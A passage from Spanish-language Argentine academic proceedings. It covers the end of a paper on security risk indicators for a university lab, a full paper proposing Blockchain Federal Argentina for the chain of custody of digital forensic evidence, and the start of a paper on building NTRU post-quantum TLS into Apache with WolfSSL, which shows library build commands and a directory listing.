Además de los indicadores de recolección automática también existen indicadores de recolección manual, como por ejemplo el indicador asociado al riesgo “No se cambian las contraseñas de los servidores periódicamente” (R. 34) requiere un control manual para la verificación del cambio de contraseña para todos los involucrados.

Se determinó que es alta la complejidad de generar indicadores automáticos para los riesgos que se pueden mitigar con procedimientos.

Dentro del modelo presentado en el paper “Identificación de vulnerabilidades de la red informática de un Laboratorio de Educación, Desarrollo e Investigación basado en un Modelo de defensa en profundidad”[2], estos indicadores se vinculan transversalmente con las siguientes capas:

- Capa de perímetro
- Capa de red interna
- Capa de host
- Capa de aplicación
- Capa de datos

En cuanto a las otras capas, son los indicadores manuales los encargados de alertar anomalías. Las capas en cuestión son:

- Capa de políticas y procedimientos
- Capa de seguridad física

Conclusiones

Respecto a los riesgos identificados en el análisis de riesgos, si bien su implementación fue en el LabSis, son extrapolables a cualquier Laboratorio EDI. Siempre considerando un análisis de revisión y/o adaptación previo.

Debido a la situación epidemiológica que vivimos, varios indicadores no han sido posibles de implementar todavía y por ende no se ha podido establecer si son útiles para el objeto que fueron diseñados.

Los que sí se han podido implementar no han generado un suficiente cuerpo de datos como para poder realizar la evaluación de los mismos.

Si bien los indicadores presentados tienen potencialidad de cubrir varios riesgos puede que algunos sean considerados rechazados o refutados durante la evaluación de los mismos, posterior a la etapa de recolección.

Para muchos indicadores hace falta obtener y evaluar grandes cantidades de información. Obtener un indicador útil, que esté ubicado correctamente en el tiempo y del cual se puedan sacar conclusiones rápidas partiendo de una gran cantidad de datos, presenta un desafío importante.

Dentro de los pasos a seguir están los de recolección de datos de los indicadores planteados lo que permitirá determinar su aceptación o rechazo como punto de referencia para mantener la red informática contenida o alerta ante cualquier anomalía o ataque.

A futuro, se considera realizar el análisis de las técnicas de redes neuronales y machine learning que colaboren con la seguridad de la red del Laboratorio EDI, identificando dichas técnicas como métodos de prevención y de colaboración con la ciberseguridad de infraestructura.

Referencias

- [1] Dharma, R., Sake, S., Manuel, M. (2013). Backup and Recovery in a SAN. Versión 1.2. EMC2 Techbooks.
- [2] Gibellini F., Muñoz R., Ruhl A., Notreni J., Sánchez C., Sánchez I., Auquer M., Zea Cardenas M., (2019). “Identificación de vulnerabilidades de la red informática de un Laboratorio de Educación, Desarrollo e Investigación basado en un Modelo de defensa en profundidad”. DIIT UNLaM - RIISIC. 7mo CONAIISI. ISSN: 2347-0372 - ISBN 978-987-4417-73-2.
- [3] ISO Ginebra, Suiza (2013). ISO/IEC 27001. “Tecnología de la información”. Técnicas de seguridad. Sistemas de gestión de la seguridad de la información (SGSI). Requisitos.

- [4] UIT-T X. 1205 (2008). Serie X: Redes de Datos, Comunicaciones de Sistemas abiertos y seguridad. Ciberseguridad en el ciberespacio - Ciberseguridad. Aspectos generales de la ciberseguridad.
- [5] Products & Services. CISCO. What is cybersecurity? Recuperado de <https://www.cisco.com/c/en/us/products/security/what-is-cybersecurity.html>.
- [6] Harmantzis, F., Malek, M. (2004). Security Risk Analysis and Evaluation, IEEE Communications Society, pp. 1897-1901.
- [7] IBM (2020) Strategies for managing cybersecurity risk: Assess and advance your security and compliance posture. IBM Security. IBM Global Services.
- [8] Bunge, M. (1998). La ciencia su Método y su Filosofía. Editorial Siglo Veinte. Buenos Aires.
- [9] Barchini (2005). G. Métodos “I+D” de la Informática. Universidad Nacional de Santiago del Estero, Argentina.

Integración de Blockchain Federal Argentina en la cadena de custodia en el Análisis Forense

Norberto Gaspar Cena
Ing. en Sistemas de
Información
UTN Facultad Regional Villa
María
ngcena@frvm.utn.edu.ar

Sebastián Norberto Mussetta
Ing. en Sistemas de
Información
UTN Facultad Regional Villa
María
smussetta@frvm.utn.edu.ar

Ignacio Daniel Favro
Ing. en Sistemas de
Información
UTN Facultad Regional Villa
María
idfavro@frvm.utn.edu.ar

Resumen

Uno de los problemas a los que se enfrentan los procesos judiciales es la validez y preservación de la cadena de custodia de las pruebas en la Informática Forense. La misma intenta garantizar que no ha habido modificaciones intencionales o de manera involuntaria, desde el momento en el que se realiza la recolección de la evidencia digital hasta que es analizada por todas las personas que así lo requieran en el transcurso de un proceso judicial.

El presente trabajo tiene como propósito analizar cuáles características de la tecnología de la Blockchain Federal Argentina (<https://bfa.ar>) pueden integrarse para garantizar los aspectos formales de la cadena de custodia en el análisis forense en el ámbito de la justicia en la República Argentina.

Introducción

La cadena de custodia es el conjunto de medidas que deben adoptarse a fin de preservar la identidad e integridad de los objetos o muestras que pueden ser fuente de prueba de hechos criminales. La importancia de esta radica en garantizar que los elementos probatorios no han sido reemplazados o manipulados desde el momento de su recolección para evitar que se realicen cuestionamientos o pedidos de nulidad a la hora de su presentación en el juicio (preservación total de su eficacia procesal).

Dentro de los elementos probatorios sobre los cuales actúa la cadena de custodia tenemos a las evidencias digitales. Este tipo de evidencia puede definirse [1] como cualquier información, que sujeta a una intervención humana u otra semejante, ha sido extraída de un medio informático y mediante la cual se pueda deducir alguna conclusión o constituye un hallazgo relacionado con el hecho que está bajo investigación [2].

Con el crecimiento en el uso de las TIC en cada aspecto de la sociedad, la incorporación de evidencia digital a los procesos judiciales es cada vez mayor. Estos

procesos judiciales no se limitan solo a los casos relacionados al ciberdelito o delitos informáticos, sino que abarcan desde los casos más sencillos relacionados al derecho civil hasta los casos más complejos del derecho penal.

En este contexto, consideramos que es fundamental generar propuestas de mejora para los procesos cadena de custodia, que ayuden a preservar de mejor manera la integridad e identidad de la evidencia digital.

La Cadena de Custodia en Argentina (CdC)

En la República Argentina la cadena de custodia no posee un marco legal a nivel nacional para su implementación, en su lugar existe una serie de manuales o protocolos de acción que sirven de guía para las personas involucradas en el manejo de la evidencia.

El control de la cadena de custodia se mantiene mediante una planilla para cada objeto de prueba, donde se reflejan los datos de las personas involucradas en su manipulación. Estos datos incluyen la información del primer “eslabón” de la cadena y luego llevan un registro de recepción con la fecha y hora. De esta manera, consultando la planilla de la CdC se puede conocer todos los involucrados que estuvieron en contacto con la evidencia.

Es importante que todo el proceso de recolección se realice siguiendo lo estipulado en normas internacionales o marcos de trabajo reconocidos en el ámbito científico. Como ejemplo de normas internacionales relacionadas con la temática en cuestión, se observa la familia de normas ISO27000, cuyo objetivo es el de promover métodos con buenas prácticas para la captura e investigación forense de la evidencia digital. Es importante que al momento de que cada jurisdicción defina métodos, procesos y controles conforme a las legislaciones vigentes, se tenga en cuenta las adopciones Internacionales. Esto está fundamentado en que resulte natural la comparación, combinación y contraste de resultados de las investigaciones, incluso cuando la realicen diferentes personas o jurisdicciones.

La Tecnología Blockchain

La tecnología Blockchain se manifiesta como uno de los avances tecnológicos más significativos de los últimos años con la aparición de las criptomonedas, sin embargo, la Blockchain, gracias a sus características de “bitácora” o “libro mayor” donde la integridad de los datos está garantizada, se puede utilizar en muchos otros escenarios mejorando los procesos involucrados.

Una Blockchain “cadena de bloques” es un tipo de registros distribuidos a través de redes p2p [3] que permiten tener un registro permanente de información a prueba de alteraciones, resultando prácticamente incorruptible.

La red de pares p2p, permite que los nodos repliquen la información de manera distribuida permitiendo el registro de datos de manera consensuada. Dificilmente una persona pueda alterar información registrada en la cadena de bloques. Esta tecnología asegura tres premisas básicas respecto a la seguridad de la información tales como: a) la autoría garantizando la identidad de las partes involucradas a través de firmas criptográficas, b) marcas de tiempo por medio de la red p2p utilizando timestamps (marcas de tiempo) en cada bloque de la cadena con el cálculo de la mediana de tiempo de todos los nodos involucrados en la red, c) la integridad siendo imposible modificar o eliminar un dato sin que el resto de los nodos lo perciban.

La utilización de funciones hash es un factor clave en el funcionamiento de la Blockchain y su arquitectura. Un hash es un cálculo matemático que al aplicarse a un registro de información devuelve un único valor que no se repetirá ese resultado como aplicación a otro registro. De esta manera es cómo se valida la integridad de la información. Si un mínimo cambio es realizado sobre un registro de información, el resultado de la función hash no será el mismo que el anterior, por ende, se sabrá que el dato fue modificado. Por otro lado, el proceso de hash no es reversible, por ende, a partir de un hash no es posible reconstruir el registro de información original.

Técnicamente, un Blockchain es conjunto de registros o transacciones que además contiene metadatos asociados al bloque en sí entre los cuales se destaca el hash que permite corroborar la integridad del mismo, pero a su vez y de gran importancia para otorgar robustez, contiene el hash del bloque anterior. Esta característica de “cadena”, lo que obliga es que en caso de querer alterar los registros de un bloque N sea necesario modificar y recalculer el hash de los subsecuentes bloques, lo que computacionalmente es altamente costoso por no decir imposible. Por ello también para considerar una transacción o registro como confirmado se requieren 5 bloques posteriores al que contiene el registro que deseamos confirmar.

Las transacciones son las operaciones de agregar información a la Blockchain. Un bloque se genera con varias transacciones las cuales son enviadas a la red a

través de los nodos, al conformarse el nodo, la transacción se considera completada y queda incorporada de manera definitiva. Durante este proceso se verifica que la transacción esté firmada, se aplican marcas de tiempo y se calculan las funciones hash.

Un concepto también muy importante en el funcionamiento de una cadena de bloques es el “Registro Creciente” el cual garantiza que toda la información registrada en la Blockchain sea inamovible, si se desea modificar algún registro, solo puede realizarse a través de nuevos registros que corrijan los anteriores.

La Blockchain Federal Argentina (BFA) [4] es una red pública compuesta por entidades de la academia, función pública, sociedades civiles, industria y comercio entre otras. Algunas de las características más importantes de la BFA son las siguientes: no tiene una cripto moneda asociada, utiliza software libre, fácil suscripción, almacenamiento off-chain (no se guardan los datos en la Blockchain sino los hashes de los datos), basada en la tecnología Ethereum, entre otras.

Al no poseer una cripto moneda asociada, las transacciones en la BFA son gratuitas pudiendo participar individuos, organizaciones, instituciones o empresas de cualquier sector pudiendo desplegar aplicaciones y servicios utilizando los servicios de la plataforma. Las Blockchain de cripto monedas motivan la participación mediante el concepto de minado, donde el participante que logra generar un bloque recibe como recompensa una cierta cantidad de cripto monedas en forma de pago, en este caso la BFA distribuye de manera equitativa los recursos, a través de una destilería, para que todos los nodos tengan los recursos suficientes para poder realizar las transacciones. Esto la convierte en una red de nodos colaborativa y que no requiere de gran capacidad de procesamiento para obtener los recursos necesarios para las transacciones.

Características de la Evidencia Digital

La evidencia digital se define como el conjunto de datos e información relevante para una investigación que se encuentra almacenada o es transmitida por una computadora o dispositivo electrónico. Su principal característica es la volatilidad, esto implica que puede ser fácil de alterar, dañar o en ocasiones destruir. Muchos especialistas la comparan con la evidencia de huellas o ADN ya que en su estado natural no deja entrever qué información almacena en su interior, sino que requiere que sea examinada a través de instrumentos y procesos forenses específicos.

Es por lo que es de vital importancia que durante todo el proceso de ciclo de vida de la evidencia digital se pueda comprobar que la misma no fue alterada y pueda ser posible de controlar y validar las veces que sea necesaria.

Integración de la BFA a los procedimientos actuales de cadena de custodia de evidencia digital

Se pueden encontrar muchos trabajos de investigación referente a los pasos que debe realizar el equipo forense relacionados a mantener la integridad de la evidencia digital. En términos generales los datos son capturados de un medio incautado, se procesan para la evaluación y luego son analizados y procesados para ser presentados en un proceso judicial. Por ej. Las normas ISO / IEC 27050-1, ISO / IEC 27050-2 e ISO / IEC 27050-3 define como preservar la información almacenada electrónicamente (ESI por sus siglas en inglés), en particular la ISO / IEC 27050-1 define siete etapas principales; las mismas constan de identificación, preservación, recolección, procesamiento, revisión, análisis, y producción.

Actualmente, la fase de preservación involucra las imágenes forenses para crear una copia electrónica idéntica a la original; a esta copia idéntica se le aplica un hash y es en ese momento cuando se introduce y se mantiene, a través de un formulario, bajo la CdC. La introducción de Blockchain en este punto trae distintas oportunidades como la disponibilidad de datos, detección de fraudes, eficiencia y fiabilidad. Esto permite que la integridad de la evidencia digital siempre pueda ser verificada por distintos peritos informáticos cada vez que sea necesario.

Tradicionalmente la CdC se basa en el registro formal con documentación en papel. Este método permite identificar la evidencia, identificar quienes la manipulan, acciones sobre la evidencia y fecha y hora en que se manipuló la evidencia.

Para el control de CdC de evidencia digital puede utilizarse la BFA como un libro mayor distribuido formado por bloques de registros de evidencia con hash electrónicas que están vinculados para establecer una cadena. Los registros de pruebas en este contexto se relacionan con el proceso de manejo de las pruebas adquiridas, desde el momento en que se incautan o recopilan, hasta el momento en que se presentan en el proceso judicial.

Para integrar la tecnología, es importante considerar las dos modalidades en las que se pueden proporcionar la Blockchain Federal Argentina ya que, a diferencia de otras Blockchain, está diseñada para no poseer una criptomoneda asociada ya que el único incentivo de participar de la misma es la de favorecer el desarrollo de servicios e innovación tecnológica. El beneficio clave de BFA es que no es una red que almacena documentos, sino que solo se lleva el registro de los hashes de esos documentos, este es un punto fundamental para la preservación de la evidencia.

Primero, cualquier pieza individual o un gran conjunto de evidencia electrónica puede tener una verificación de integridad simplemente calculando una

suma de verificación: un dato de tamaño pequeño de un bloque de datos digitales calculado con el propósito de detectar errores que pueden haber sido introducidos durante su transmisión o almacenamiento. Hay muchos métodos para calcular sumas de comprobación, pero los mejores emplean cálculos criptográficos para llegar a un identificador único asociado con los datos.

Sistema de Gestión de Cadena de Custodia Digital sobre Blockchain Federal Argentina

Para la implementación de la cadena de custodia vamos a centrar el estudio en el marco de gestión de la cadena de custodia definido por Čosić & Bača [2], cada fase tiene un objetivo claro con los requisitos y procedimientos que hay que desarrollar para cumplimentar cada una de ellas. Este marco de trabajo se basa en la fórmula utilizada por las fuerzas policiales, los periodistas y los investigadores quién, qué, cuándo, dónde, por qué y cómo (del inglés las cinco Ws y una H) [2], [5]. La investigación de J. Č. & M. Bača intenta mejorar la cadena de custodia de la evidencia digital en todas las etapas del proceso de investigación. Se propone un marco de trabajo donde se utiliza una función hash SHA-2 para la huella digital de la evidencia, autenticación e identificación del personal que manipuló la evidencia con tecnología biométrica, marca de tiempo confiable para determinar un momento "correcto" cuando se descubre evidencia o cuando se accede a evidencia y coordenadas gps para determinar la ubicación de la evidencia. El uso de todas estas tecnologías supone una manera correcta de proporcionar una cadena de custodia segura, promoviendo que la evidencia digital sea aceptada por la justicia.

Para garantizar quién proponemos la implementación de firma digital, en el ámbito público en la Argentina actualmente existen dos: La de la Oficina de Tecnologías de Información (ONTI) que utiliza dispositivos criptográficos USB o la del Ministerio de Modernización a través de Plataforma de Firma Digital Remota [6]. Los dispositivos móviles son una herramienta útil a la hora de geolocalizar la toma de evidencia digital, si bien la precisión de estos dispositivos es de unos 3 a 5 metros (dependiendo de cada equipo), la misma es considerada suficiente para que se obtenga esa información importante acerca del lugar desde donde se está tomando la evidencia digital y con esta solución se garantiza el dónde.

Una vez que se quiere registrar una nueva evidencia es necesario que la persona que vaya a realizar la recolección de la evidencia esté registrada en el sistema de gestión de evidencia digital y que además tenga el proceso de registro de firma digital realizado. El registro en el sistema de gestión de evidencia digital incluye el registro con una cuenta registrada en la BFA.

La persona responsable de la recolección de la evidencia da inicio al primer eslabón de la CdC

completando un formulario digital con toda la información obtenida de la evidencia digital. En este formulario se registra la geolocalización obtenida del dispositivo móvil y firma este documento con su firma digital y registra la evidencia digital obtenida para que la misma sea firmada por la Blockchain. Además, se podría registrar cualquier información anexa o complementaria que el responsable de la recolección de la evidencia digital necesite realizar.

Una vez que el formulario se encuentra registrado en la plataforma de control de cadena de custodia virtual, puede ser reenviada a cualquier persona que necesite estar involucrada en el proceso de análisis de la evidencia digital. Para realizar este envío, quién tiene control del formulario y la evidencia digital, debe realizar el procedimiento de envío de evidencia a la siguiente persona en el eslabón. Es importante mencionar que cada vez que una persona realiza un pase de evidencia digital a otra, el destinatario de esta debe confirmar la recepción. Tanto el envío como la recepción de la evidencia digital, queda registrado en la Blockchain para poder realizar el seguimiento y control cada vez que sea necesario.

Toda la información subida es registrada también en la Blockchain, generando un nuevo hash, una marca de tiempo y un nuevo destinatario en la cadena de custodia de la evidencia digital en la plataforma de evidencia digital.

Este mecanismo permite tener digitalizado permite controlar a través de la Blockchain la trazabilidad de los distintos caminos que fue tomando la evidencia digital. Fig 1.



Figura 1

Conclusiones y Trabajo Futuro

Luego de haber analizado las características de la Blockchain Federal Argentina y estado actual del tratamiento de la cadena de custodia en la Argentina, podemos evidenciar que existe un gran potencial en implementar la tecnología blockchain en los distintos procesos administrativos que actualmente se especifican en la cadena de custodia en la Argentina. Bajo esta premisa, se espera como continuación de este trabajo, el desarrollo de herramientas de software que puedan ponerse a consideración de equipos interdisciplinarios

con la finalidad de certificar la validez de esta propuesta en un proceso judicial en la República Argentina.

La BFA presenta una arquitectura robusta y confiable que permite pensar en el despliegue de distintas soluciones que aprovechen las ventajas de la tecnología Blockchain para garantizar en cada transacción la identidad de las partes involucradas, certificación de la fecha y hora de la transacción, la información es inmutable e inalterable, la información es completamente auditable y las entradas no se pueden borrar o modificar. El proceso de CdC puede ser pensado para que sea totalmente de manera digital garantizando las premisas que se requieren y se encuentran definidas en la Resolución 756/16 (guía de obtención, preservación y tratamiento de evidencia digital) de la Procuración General de la Nación [7]. La implementación propuesta asume que el conjunto de personas que van a formar parte del procedimiento debe tener una firma digital válida y además una cuenta registrada en BFA para poder participar, o bien iniciando una nueva CdC digital o que alguna otra persona le pueda hacer el envío de evidencia digital para análisis y procesamiento de esta. En este sentido la BFA nos da la seguridad de que se pueda realizar un control en todo momento del ciclo de vida de la evidencia digital y saber a ciencia cierta que la evidencia no ha sido modificada, conocer quienes estuvieron involucrados en la manipulación de esta y en que períodos de tiempo.

La BFA puede colaborar con la mejora del tratamiento de la cadena de custodia. Es necesario contribuir al desarrollo de aplicaciones que interactúen con BFA para poder hacer uso de sus características beneficiando en este caso al proceso de cadena de custodia. Como trabajo futuro se puede considerar aquellos casos donde el volumen de la evidencia que debe ser firmado por la BFA son demasiado grande.

Referencias

- [1] G. E. H. D. Haider M. al-Khateeb *, "Blockchain for Modern Digital Forensics: The Chain-of-Custody as a Distributed Ledger," Wolverhampton Cyber Research Institute (WCRI), University of Wolverhampton, UK.
- [2] J. Č. & M. Bača, "A Framework to (Im)Prove "Chain of Custody" in Digital Investigation Process," 502.V.bbr br.2, Bihać , B&H & Pavlinska 2, 42000 Varaždin, Croatia, 2010.
- [3] L. B. a. S. Girdzijauskas, "Blockchain Technology: Practical P2P Computing (Tutorial).," Umea, Sweden., 2019.
- [4] BFA, "Block Chain Argentina," 31 08 2020. [Online]. Available: bar.ar.

- [5] J. Tallim, "Deconstructing Web Pages," 2012. [Online]. Available: <https://mediasmarts.ca/lessonplan/deconstructing-web-pages-lesson>. [Accessed 01 08 2020].
- [6] M. d. Modernización, "Firma Digital Argentina," [Online]. Available: <https://www.argentina.gob.ar/jefatura/innovacion-publica/administrativa/firmadigital>. [Accessed 01 08 2020].
- [7] P. G. d. I. Nación, "Guía de obtención, preservación y tratamiento de evidencia digital," [Online]. Available: <https://www.fiscales.gob.ar/procuracion-general/gils-carbo-aprobo-la-guia-de-obtencion-preservacion-y-tratamiento-de-evidencia-digital/>. [Accessed 01 08 2020].

Implementación de criptografía post-cuántica NTRU en servicios HTTPS

Diego Cordoba¹, Miguel Méndez-Garabetti^{2,3}, Jorge García Guibout²

¹Universidad de Mendoza, Facultad de Ingeniería, Subsede San Rafael

²Univerisdad de Mendoza, Dirección de Posgrado, Facultad de Ingeniería

³Universidad Atlántida Argentina, Facultad de Ingeniería

diego.cordoba@um.edu.ar, miguel.mendez@um.edu.ar, jgarcia@itu.uncu.edu.ar

Resumen

Se estima que en pocas décadas podrían desarrollarse computadoras cuánticas con la cantidad suficiente de qubits necesaria para vulnerar los principales algoritmos criptográficos asimétricos actuales, y los mecanismos de intercambio de claves basados en Diffie-Hellman. Esto quiere decir que tecnologías como RSA, DSA o ECDH quedarían obsoletas.

En este escenario, casi la totalidad de las comunicaciones basadas en SSL/TLS serían vulnerables, y esto incluye a protocolos tan comunes como HTTPS.

Afortunadamente se están desarrollando alternativas resistentes al criptoanálisis cuántico, nuevos algoritmos que dan nombre a la criptografía post-cuántica.

Si bien estos algoritmos se encuentran en etapas experimentales de desarrollo, ya existen bibliotecas de código que pueden ser integradas junto a implementaciones de protocolos que hacen uso de SSL/TLS.

El presente trabajo de investigación analiza la integración de Apache2 con WolfSSL como capa de seguridad TLS con la intención de brindar un servicio HTTPS que utilice algoritmos post-cuánticos tanto en el intercambio de claves como en la ciphersuite de cifrado de tráfico.

Introducción

La seguridad y la privacidad en Internet son motivo de gran preocupación por muchos usuarios de la red. Actualmente casi la totalidad del tráfico en Internet es intercambiado por aplicaciones que hacen uso de mecanismos criptográficos para garantizar la seguridad, entendida ésta como la verificación de la privacidad, de la autenticidad, y de la integridad de los datos.

La privacidad se entiende como la manera de permitir al receptor de un mensaje su lectura, y evitar que un tercero que reciba o capture dicho mensaje pueda visualizar su contenido. En el concepto de autenticación se engloban aquellos mecanismos que permiten al receptor de un mensaje verificar que el emisor sea quien dice ser. Finalmente, la integridad incluye las técnicas que permiten al receptor verificar que el mensaje no se haya modificado desde que fue enviado por el emisor. Si se cumplen estos tres requisitos se dice que la comunicación es segura.

En Internet estos requisitos se logran generalmente haciendo uso de la suite de protocolos SSL/TLS (Secure Socket Layer / Transport Layer Security) [1], [2].

Las versiones más actualizadas de esta suite de protocolos, y por consiguiente, las mayormente utilizadas, son TLS v1.2 y v1.3, ambas estandarizadas. Internamente TLS hace uso de algoritmos simétricos y asimétricos para lograr su propósito de brindar una capa de seguridad para protocolos de aplicación, y utiliza algoritmos basados en Diffie-Hellman (DH) [3] para lograr el intercambio de claves seguros entre dos nodos de la red sin ningún tipo de intercambio previo. Particularmente en la mayoría de las implementaciones se hace uso de la variante de curva elíptica de este algoritmo, denominada ECDH (Elliptic-curve Diffie-Hellman) [4].

Los principales algoritmos asimétricos utilizados por TLS son RSA (Rivest Shamir Adleman)[5], DSA (Digital Signature Algorithm)[6] y algunas variantes de este último, como por ejemplo ECDSA (Elliptic-curve DSA) [7]. En cuanto al cifrado simétrico del tráfico en general se utiliza AES (Advanced Encryption Standard) [8].

La amenaza cuántica

Si bien el desarrollo de la computación cuántica es todavía experimental, y se han logrado pruebas de concepto mínimamente funcionales, tales como la computadora cuántica de IBM[9], que por el momento dispone de 53 qubits, el campo es prometedor y se espera que en los próximos años se incremente la cantidad de qubits. Este incremento supone un aumento de la capacidad de procesamiento, y por ende, una reducción del tiempo necesario para resolver problemas complejos.

El primer algoritmo cuántico no trivial que demostró un potencial de crecimiento exponencial de velocidad sobre los algoritmos clásicos es el algoritmo de Shor [10]. Este algoritmo permite descifrar un mensaje encriptado mediante RSA descomponiendo en factores la clave pública, que es producto de dos números primos grandes, en un tiempo $O((\log N)^3)$, siendo N el número primo que representa dicha clave pública. Los algoritmos clásicos en computadoras clásicas no pueden llevar a cabo esta factorización en un tiempo menor, por lo que RSA sigue siendo considerado, en la actualidad, un algoritmo seguro [11], [12].

Esto ha llevado a desarrollar algoritmos criptográficos que no fundamenten su seguridad en los principios matemáticos de complejidad computacional, es decir, en operaciones matemáticas de una sola vía, cálculos relativamente simples de realizar, pero extremadamente difíciles de revertir. Estos desarrollos dan origen a una serie de algoritmos que son resistentes al criptoanálisis cuántico: los algoritmos post-cuánticos [11].

Criptografía post-cuántica

La criptografía post-cuántica engloba todos aquellos sistemas criptográficos se cree que son resistentes tanto a computadoras clásicas como cuánticas. En otras palabras, nadie ha encontrado la forma de utilizar el algoritmo de Shor, que sí puede romper efectivamente a RSA, DSA y ECDSA, para vulnerar estos nuevos sistemas. Tanto los algoritmos como las implementaciones son todavía experimentales. El NIST (National Institute of Standards and Technology) se encuentra en etapa de selección de sistemas post-cuánticos para su posterior análisis y estandarización[13].

En la actualidad existen varios sistemas criptográficos post-cuánticos, entre los que se encuentran:

- Criptografía basada en hash.
- Criptografía basada en código.
- Criptografía basada en rejilla.

- Criptografía basada en ecuaciones cuadráticas multivariadas.
- Criptografía de clave secreta.
- Criptografía basada en isogenias supersingulares.

Todos estos sistemas disponen de una serie de algoritmos implementados en código que representan alternativas viables a sus pares clásicos. Debido a los límites de extensión del presente trabajo, se centrará la atención en los algoritmos basados en rejilla, particularmente en uno de ellos: el cifrado de clave pública de Hoffstein-Pipher-Silverman “NTRU” [14]. Además, y como paso intermedio, se analizará el uso de cifradores tradicionales basados en RSA y su combinación con un intercambio de claves resistente, logrando una comunicación basada en cifrado híbrido QSH (Quantum Safe Hybrid) [15].

NTRU

NTRU es un sistema criptográfico que consiste en dos algoritmos, NTRUEncrypt y NTRUSign, diseñados para cifrado/descifrado y firma digital respectivamente. Si bien esta suite fue patentada, en 2017 se liberó bajo dominio público y puede ser utilizada en aplicaciones liberadas bajo licencia GPL.

NTRU puede ejecutar operaciones de clave privada con un nivel de seguridad similar al de RSA, pero mucho más rápido [16]. Esto se debe a que el tiempo que demora RSA en realizar este tipo de operaciones se incrementa con el cubo del tamaño de la clave, mientras que en NTRU este incremento es cuadrático. Según Hermans, Vercauteren y Preneel [17] con una GPU GTX280 se pudo procesar NTRU con un nivel de seguridad de 256 bits con una tasa de sólo 20 veces más lenta que la de un cifrador simétrico AES.

A diferencia de RSA y ECDSA, NTRU es resistente a todos los ataques cuánticos, o al menos a los ataques conocidos hasta el momento. En 2009 Perlner y Cooper [18] mencionaron a NTRU como una alternativa post-cuántica para cifrado y firma digital resistentes al algoritmo de Shor, e hicieron alusión a que, de todos los algoritmos criptográficos basados en el esquema de rejilla, NTRU parecía ser el más práctico, incluso más que versiones alternativas como Stehle-Steinfeld NTRU [19].

Implementaciones utilizadas

En el presente trabajo se utilizó WolfSSL [20] como implementación de SSL/TLS para llevar a cabo las pruebas de NTRU.

WolfSSL (anteriormente CyaSSL) es una biblioteca de cifrado SSL de código abierto, ligera, portable y escrita en lenguaje C, cuyo objetivo principal es la implementación de protocolos de cifrado SSL/TLS en dispositivos de Internet de las cosas (Internet of Things, IoT), dispositivos embebidos, y entornos RTOS (Real Time Operating System - Sistemas operativos de tiempo real) debido principalmente al reducido tamaño de esta suite criptográfica, a su velocidad y al conjunto de características que ofrece.

WolfSSL puede correr tanto sobre computadoras de escritorio, como en entornos empresariales y en computación de nube. Soporta estándares de la industria tales como TLS v1.3 y DTLS v1.2, y su tamaño es hasta 20 veces menor que el de otras suites alternativas como OpenSSL. WolfSSL ofrece una *API* y una capa de compatibilidad con OpenSSL, y soporta los mecanismos de verificación y revocación de certificados digitales x509, OCSP (Online Certificate Status Protocol - Protocolo de comprobación de estado de certificados) y CRL (Certificate Revocation List - Lista de revocación de certificados) respectivamente.

Como *backend* criptográfico WolfSSL utiliza la biblioteca de cifrado wolfCrypt, un motor criptográfico ligero escrito en ANSI C cuyo objetivo también es el software embebido y su uso en sistemas con recursos de hardware limitados. WolfCrypt soporta los algoritmos de cifrado más comunes, a saber, RSA, ECC, DSS, Diffie-Hellman, EDH, NTRU, DES, Triple DES, AES (CBC, CTR, CCM, GCM), Camellia, IDEA, ARC4, HC-128, ChaCha20, MD2, MD4, MD5, SHA-1, SHA-2, SHA-3, BLAKE2, RIPEMD-160 y Poly1305, así como también los algoritmos experimentales como RABBIT[21], un software de transmisión de códigos de dominio público del Proyecto eSTREAM de la Unión Europea, y sumamente útil para cifrado de transmisiones en entornos de alto rendimiento.

WolfSSL también incluye los algoritmos recientes Curve25519 y Ed25519, y el algoritmo de criptografía de clave pública NTRU, objetivo de este trabajo.

Al utilizar la mínima cantidad de bits necesaria para proveer un nivel de seguridad equivalente a otros algoritmos asimétricos, NTRU es especialmente útil en dispositivos móviles y sistemas embebidos. Además, como se ha adelantado, es un algoritmo resistente a ataques cuánticos. Por otro lado, WolfSSL incluye varias suites de cifrado simétrico que hacen uso de NTRU internamente, tales como AES-256, RC4 y HC-128.

Entorno de pruebas: especificaciones

El montaje del entorno de pruebas consistió en los siguientes pasos:

1. Descarga, compilación e instalación de la biblioteca NTRU en el sistema operativo.
2. Descarga y compilación de WolfSSL integrado con la biblioteca NTRU.
3. Prueba de concepto de la negociación TLSv1.2.
4. Prueba de concepto de negociación QSH.
5. Prueba de concepto de negociación NTRU.
6. Descarga, adaptación de código y compilación de la versión 2.4.x de Apache2 httpd [22] desde sus repositorios oficiales SVN.
7. Prueba de concepto de negociación TLS con cifrado post-cuántico en un servidor Apache2 integrado con WolfSSL.

En las siguientes secciones del presente documento se exponen algunos detalles propios del montaje de las pruebas, y los resultados obtenidos. Como información adicional cabe señalar que los experimentos se realizaron sobre un sistema operativo GNU/Linux Ubuntu 19.04 con kernel 5.0.0-27-generic.

Entorno de pruebas: libntru y wolfssl

Para compilar WolfSSL de manera integrada con NTRU, primero se instaló la biblioteca NTRU en el sistema operativo. Para ello, y con la intención de mantener el orden, se creó el directorio de trabajo `/opt/wolfssl`.

Dentro de este directorio se descargó, desde los repositorios oficiales, la librería NTRU, se clonó el repositorio oficial, se generaron los archivos de configuración, se compiló y se instaló la librería en el sistema de la siguiente manera:

```
sudo git clone
https://github.com/NTRUOpenSourceProject/
NTRUEncrypt.git
cd NTRUEncrypt/
./autogen.sh
./configure
make
make install
```

Por defecto, la librería NTRU se instaló en el directorio `/usr/local/lib/` tal y como puede verse en la Figura 1.

```

root@juncotic-lubuntu:/opt/wolfssl# ls -l /usr/local/lib/ --color=no
total 3536
-rw-r--r-- 1 root root 352930 feb 11 11:32 libntruencrypt.a
-rwxr-xr-x 1 root root 981 feb 11 11:32 libntruencrypt.la
lrwxrwxrwx 1 root root 23 feb 11 11:32 libntruencrypt.so -> libntruencrypt.so.0.1.0
lrwxrwxrwx 1 root root 23 feb 11 11:32 libntruencrypt.so.0 -> libntruencrypt.so.0.1.0
-rwxr-xr-x 1 root root 233120 feb 11 11:32 libntruencrypt.so.0.1.0
-rwxr-xr-x 1 root root 956 feb 26 19:36 libwolfssl.la
lrwxrwxrwx 1 root root 20 feb 26 19:36 libwolfssl.so -> libwolfssl.so.24.0.0
lrwxrwxrwx 1 root root 20 feb 4 16:57 libwolfssl.so.23 -> libwolfssl.so.23.0.0
-rwxr-xr-x 1 root root 1486376 feb 4 16:57 libwolfssl.so.23.0.0
lrwxrwxrwx 1 root root 20 feb 26 19:36 libwolfssl.so.24 -> libwolfssl.so.24.0.0
-rwxr-xr-x 1 root root 1522024 feb 26 19:36 libwolfssl.so.24.0.0
